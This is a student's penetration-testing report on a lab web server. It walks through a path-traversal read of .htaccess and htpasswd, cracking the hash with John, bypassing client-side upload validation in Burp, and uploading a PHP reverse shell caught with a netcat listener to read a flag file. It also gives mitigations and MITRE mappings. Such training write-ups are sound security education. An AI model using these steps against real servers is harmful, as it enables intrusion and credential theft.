

Ex120 Report

Benjamin Ruddy

2022-12-02

Contents

Goal	2
Technical Report	2
Finding: <i>Insecure, client-side file validation allows for unrestricted file upload to web server, allowing for PHP remote code execution</i>	2
Severity Rating: 9.0	2
Vulnerability Description	2
Confirmation method	3
Mitigation or Resolution Strategy	4
Attack Narrative	5
Brian's webpage	5
Using Burp Suite to uncover authentication details	5
Cracking the htpasswd hash	8
Exploiting file upload	8
Getting a reverse shell	11
Exfiltration	11
MITRE ATT&CK Framework TTPs	12

Goal

The goal in this exercise was to uncover remote code execution in a website

Technical Report

Finding: Insecure, client-side file validation allows for unrestricted file upload to web server, allowing for PHP remote code execution


Severity Rating: 9.0

CVSS Base Severity Rating: 9.0 AV:N AC:L PR:H UI:N S:C C:H I:H A:L

Vulnerability Description

On the admin image uploading panel at www.artstailor.com/upload.php, employs insecure, client-side file validation to check that only image files are uploaded.

Firstly, the validation mechanism itself is flawed because it merely checks that the last characters of a filename match one of the approved extensions (e.g. png, jpg, PNG, etc.), as seen below:




A screenshot of a browser's developer tools Network tab. The 'Intercept' tab is selected. A response from 'https://www.artstailor.com:443/brian/imgfiles/upload.php' is shown. The status is 'HTTP/1.1 200 OK'. The response body contains the HTML code for a file upload page, including a script that performs client-side validation on file uploads.

```
1 HTTP/1.1 200 OK
2 Date: Fri, 02 Dec 2022 22:00:06 GMT
3 Server: Apache/2.4.54 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 1027
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!doctype html>
10 <html>
11   <head>
12     <title>
13       My Gallery
14     </title>
15     <link rel="stylesheet" type="text/css" href="/style.css">
16   </head>
17   <body>
18     <h1>
19       My Gallery
20     </h1>
21     <h3>
22       This is the admin panel, which can be used to upload new photos.
23     </h3>
24     <script>
25       function chk() {
26         var fname = document.getElementById("fileinput").value;
27         var ext = fname.split(".").pop();
28         if ( ext == "jpg" || ext == "JPG" || ext == "png" || ext == "PNG" ) {
29           return true;
30         }
31         else {
32           alert("Extension " + ext + " is not allowed!");
33           return false;
34         }
35     </script>
```

The mechanism can easily be bypassed by changing the filename of a non-image file. Furthermore, the validation is done client-side, meaning that a user can simply modify the `chk()` function's Javascript to allow any other file with any filename to be uploaded, e.g. a malicious PHP reverse shell named `rev.php`.

Taking the aforementioned action results in being able to visit the file's location at `brian/imgfiles/` to potentially run malicious code, as was done in this case to obtain a reverse shell, leading to subsequent exfiltration of sensitive information as shown below.

Confirmation method



Intercept HTTP history WebSockets history Options

Response from https://www.artstailor.com:443/brian/imgfiles/upload.php [217.70.184.38]

Forward Drop Intercept is on Action Open Browser


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 02 Dec 2022 22:00:06 GMT
3 Server: Apache/2.4.54 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 1027
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!doctype html>
10<html>
11  <head>
12    <title>
13      My Gallery
14    </title>
15    <link rel="stylesheet" type="text/css" href="/style.css">
16  </head>
17  <body>
18    <h1>
19      My Gallery
18    </h1>
19
20    <h3>
21      This is the admin panel, which can be used to upload new photos.
22    </h3>
23    <script>
24      function chk() {
25        var fname = document.getElementById("fileinput").value;
26        var ext = fname.split(".").pop();
27        if ( ext == "jpg" || ext == "JPEG" || ext == "png" || ext == "PNG" ) {
28          return true;
29        }
30        else {
31          alert("Extension " + ext + " is not allowed!");
32          return false;
33        }
34      }
35    </script>
```

```

<script>
    function chk() {
        return true;
    }
</script>

```



```

[Kali㉿Kali]-[~]
$ nc -lvp 8888
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 217.70.184.38.
Ncat: Connection from 217.70.184.38:35128.
Linux www 5.10.0-17-amd64 #1 SMP Debian 5.10.136-1 (2022-08-13) x86_64 GNU/Linux
17:02:11 up 3:17, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
www-data@www: ~
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 

```

```

www-data@www:/var/www/html/brian/imgfiles/.information$ ls -lah
ls -lah
total 12K
drwxr--r-- 2 www-data www-data 4.0K Nov 21 22:46 .
drwxr-xr-x 3 www-data www-data 4.0K Dec  2 17:02 ..
www-data@www:/var/www/html/brian/imgfiles/.information$ cat ThisIsTheFileYouAreLookingFor
<es/.information$ cat ThisIsTheFileYouAreLookingFor
cat: ThisIsTheFileYouAreLookingFor: Permission denied
www-data@www:/var/www/html/brian/imgfiles/.information$ chmod u+r Thi
<formation$ chmod u+r ThisIsTheFileYouAreLookingFor
www-data@www:/var/www/html/brian/imgfiles/.information$ cat T
<es/.information$ cat ThisIsTheFileYouAreLookingFor
KEY020-+zot5HSExLMBZG+B9uAg7w=
www-data@www:/var/www/html/brian/imgfiles/.information$ 

```

Mitigation or Resolution Strategy

Firstly, move the file validation over to the server side as soon as possible.


Next, modify the validation method itself to follow industry best practices, such as those from

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload.

Attack Narrative

Brian's webpage

As speculated in the briefing, there is a webpage over at <http://www.artstailor.com/brian>.



We start our inspection by performing a cursory analysis of the page, but there doesn't seem to be much other than images we can click on to view separately, along with Brian's comments on them. There is an admin panel link, but it is protected by HTTP basic auth.

Using Burp Suite to uncover authentication details

Using Burp Suite on the main page to intercept and analyze our HTTP traffic, we pay attention this time to the way in which images are requested...

A screenshot of the Burp Suite Community Edition interface. The title bar says 'Burp Suite Community Edition v2022.8.5 - Tem'. The menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. The top navigation bar has tabs for 'Dashboard', 'Target', 'Proxy' (which is highlighted in red), 'Intruder', 'Repeater', 'Sequencer', 'Decoder', and 'Comparer'. Below the tabs are sub-options: 'Intercept' (highlighted in red), 'HTTP history', 'WebSockets history', and 'Options'. A toolbar below the sub-options includes buttons for 'Forward', 'Drop', 'Intercept is on' (which is blue), 'Action', and 'Open Browser'. At the bottom of the interface, there are tabs for 'Pretty', 'Raw' (which is highlighted in red), and 'Hex'. A list of network requests is shown, with the first item being: '1 GET /brian/getimage.php?raw=true&file=Software-Development.jpg HTTP/1.1'. The 'Intercept is on' button is also visible in the toolbar.

...and what the response looks like:

As we can see, we can get raw file contents due to the way in which PHP retrieves the images here.

If we navigate over to the admin panel hyperlink on the main page, we notice its PHP file is located in what seems to be the directory where all images are stored:

Burp Suite Community Edition v2022.8

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder C

Intercept HTTP history WebSockets history Options

🔗 **Request to https://www.artstailor.com:443 [217.70.184.38]**

Forward Drop **Intercept is on** Action Open Browser

Pretty Raw Hex

1 GET /brian/imgfiles/upload.php HTTP/1.1
2 Host: www.artstailor.com

Using our combined knowledge up to this point, we know that: 1) the admin panel uses basic HTTP authentication under an Apache web server, 2) we can get raw file contents with a `getimage.php` request, and 3) PHP calls to that function will search in the `imgfiles` subdirectory.

With what we have so far, a logical step would be to see if we can get the contents of the Apache .htaccess file, normally located in the www directory, which would be one directory above the imgfiles directory. This might provide us information about the HTTP basic auth that is being employed, as well. Fortunately, we are correct:

Request	Response
Pretty	Raw
1 GET /brian/getimage.php?raw=true&file=.../.htaccess HTTP/1.1	

Request	Response
Pretty	Raw
1 HTTP/1.1 200 OK	
2 Date: Fri, 02 Dec 2022 20:50:14 GMT	
3 Server: Apache/2.4.54 (Debian)	
4 Vary: Accept-Encoding	
5 Content-Length: 137	
6 Connection: close	
7 Content-Type: text/html; charset=UTF-8	
8	
9 AuthType Basic	
10 AuthName "Restricted Files"	
11 AuthBasicProvider file	
12 AuthUserFile /var/www/html/brian/imgfiles/htpasswd	
13 Require user brian	
14	

As per the response, we then proceed to look at the contents of the `htpasswd` file, where we uncover Brian's HTTP basic auth hash:

Request	Response
Pretty	Raw
1 GET /brian/getimage.php?raw=true&file=htpasswd HTTP/1.1	

Request	Response
Pretty	Raw
1 HTTP/1.1 200 OK	
2 Date: Fri, 02 Dec 2022 20:52:32 GMT	
3 Server: Apache/2.4.54 (Debian)	
4 Content-Length: 44	
5 Connection: close	
6 Content-Type: text/html; charset=UTF-8	
7	
8 brian:\$apr1\$NNDCZe6n\$5K/NBJSTHpGOr4mymz6s20	
9	

Cracking the htpasswd hash

A simple hash crack with John using the `rockyou.txt` wordlist provided us with the brian's HTTP basic auth credentials:

```
(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt htpasswd_hash
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as
"md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants)) [MD5 256/256 AV
X2 8x3]
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
boy      (?)
1g 0:00:00:01 DONE (2022-12-02 16:00) 0.5235g/s 84640p/s 84640c/s 84640C/s br
iana7..black34
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
└─$
```

Exploiting file upload

Using our uncovered credentials, we now have access to the admin panel, which is a simple page allowing for the uploading of images:

The screenshot shows a web browser window with the URL `https://www.arttailor.com/brian/imgfiles/upload.php`. The page title is "My Gallery". Below the title, a message says "This is the admin panel, which can be used to upload new photos.". There is a form with fields for "Image Description:" (an empty input field), "Selected Image (.jpg and .png allowed):" (a "Choose File" button with the text "No file chosen"), and a "Upload (click only once)" button.

Below the form, a copyright notice reads "© 2022 brian".

We can try to upload non-image files, but it seems that there is at least some level of validation:


A modal dialog box is displayed, stating "www.arttailor.com says Extension txt is not allowed!" with an "OK" button. The background page remains the same, showing the "My Gallery" admin panel and the upload form.

Interestingly, nothing was intercepted by Burp during this non-image file upload attempt, meaning that the validation is likely done client-side. Inspecting the source, this turns out to be the case:



The screenshot shows the Burp Suite interface with the "Elements" tab selected. The content pane displays the HTML source code of a web page. The code includes a header with a copyright notice and a body containing an H1 title "My Gallery", an H3 subtitle "This is the admin panel, which can be used to upload new photos.", and a script tag. A form element is present with an "onsubmit" attribute set to "return chk();". The "method" attribute is "post" and the "enctype" attribute is "multipart/form-data".

We proceed to intercept the response from the server when we request the admin panel to edit the client-side function that validates files. We need to enable an option in Burp before doing so (in the Proxy tab, then under the "Options" sub-tab).



The screenshot shows the "Intercept Server Responses" settings dialog in Burp. It contains a table for defining rules to intercept responses. The table has columns: Enabled, Operator, Match type, Relationship, and Condition. There are four rows in the table:

Add	Enabled	Operator	Match type	Relationship	Condition
Edit	<input checked="" type="checkbox"/>	Or	Content type header Request	Matches	text
Remove	<input checked="" type="checkbox"/>	Or	Request	Was modified	
Up	<input type="checkbox"/>	And	Status code	Does not match	^304\$
Down	<input type="checkbox"/>	And	URL	Is in target scope	

Intercept HTTP history WebSockets history Options

Response from https://www.artstailor.com:443/brian/imgfiles/upload.php [217.70.184.38]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Fri, 02 Dec 2022 22:00:06 GMT
3 Server: Apache/2.4.54 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 1027
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!doctype html>
10 <html>
11   <head>
12     <title>
13       My Gallery
14     </title>
15     <link rel="stylesheet" type="text/css" href="/style.css">
16   </head>
17   <body>
18     <h1>
19       My Gallery
19     </h1>
19
19     <h3>
20       This is the admin panel, which can be used to upload new photos.
20     </h3>
20     <script>
21       function chk() {
22         var fname = document.getElementById("fileinput").value;
23         var ext = fname.split(".").pop();
24         if ( ext == "jpg" || ext == "JPG" || ext == "png" || ext == "PNG" ) {
25           return true;
25         }
26         else {
27           alert("Extension " + ext + " is not allowed!");
27         }
28       }
28

```

As seen above, there is a `chk()` Javascript function in the response. We can simply edit this to always return true, letting us upload any file we want, e.g. a PHP reverse shell. This is preferable to changing the extension name of the file (e.g. to `rev.php.png`) because it allows the website to physically run the PHP code when we visit `www.artstailor.com/brian/imgfiles/rev.php`.

```


<script>
  function chk() {
    return true;
  }
</script>

```

Uploaded new file rev.php of size 5KB!

Getting a reverse shell

After uploading our PHP reverse shell (obtained from our kali machine at `/usr/share/laudanum/php/reverse-php-shell.php`, and originally obtained from <https://pentestmonkey.net/tools/web-shells/php-reverse-shell>), we can simply set up a netcat listener on our desired port (8888 in this case) and obtain a shell as user `www-data`:




The screenshot shows a browser window with the URL `artstailor.com/brian/imgfiles/rev.php`. Below it is a terminal window showing a netcat listener on port 8888 and a shell session as user `www-data`.

```
(Kali㉿Kali)-[~]
$ nc -lvpn 8888
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 217.70.184.38.
Ncat: Connection from 217.70.184.38:35128.
Linux www 5.10.0-17-amd64 #1 SMP Debian 5.10.136-1 (2022-08-13) x86_64 GNU/Linux
17:02:11 up 3:17, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
www-data  pts/0    217.70.184.38  217.70.184.38:35128  0:00   0:00   0:00  whoami
www-data
$
```

Exfiltration

As user `www-data`, we were able to find a `.information` directory in the `/var/www/html/brian/imgfiles` directory.



```
$ ls -alh
total 2.1M
drwxr-xr-x 3 www-data www-data 4.0K Dec  2 17:02 .
drwxr-xr-x 3 www-data www-data 4.0K Nov 21 22:20 ..
-rw-r--r-- 1 www-data www-data 137 Nov 25 2018 .htaccess
d----- 2 www-data www-data 4.0K Nov 21 22:46 .information
-rw-r--r-- 1 www-data www-data 110K Nov 25 2018 Software-Development.jpg
```

The screenshot above (the leftmost column of the `ls` output) shows that our current user is the owner of that directory, but we don't yet have permissions to view it. We simply change this running `chmod u+rwx .information`.

Following this, we are able to successfully retrieve KEY020:

```
www-data@www:/var/www/html/brian/imgfiles/.information$ ls -lah
ls -lah
total 12K
drwx----- 2 www-data www-data 4.0K Nov 21 22:46 .
drwxr-xr-x 3 www-data www-data 4.0K Dec  2 17:02 ..
----- 1 www-data www-data   32 Nov 21 22:45 ThisIsTheFileYouAreLookingFor
www-data@www:/var/www/html/brian/imgfiles/.information$ cat T
<es/.information$ cat ThisIsTheFileYouAreLookingFor
cat: ThisIsTheFileYouAreLookingFor: Permission denied
www-data@www:/var/www/html/brian/imgfiles/.information$ chmod u+r Thi
<formation$ chmod u+r ThisIsTheFileYouAreLookingFor
www-data@www:/var/www/html/brian/imgfiles/.information$ cat T
<es/.information$ cat ThisIsTheFileYouAreLookingFor
KEY020~+zot5HSExLMBZG+B9uAg7w==
www-data@www:/var/www/html/brian/imgfiles/.information$
```

MITRE ATT&CK Framework TTPs

TA0001: Initial Access

T1190: Exploit Public Facing Application

N/A: N/A

TA0006: Credential Access

T1110: Brute Force

.002: Password Cracking

TA0003: Persistence

T1505: Server Software Component

.003: Web Shell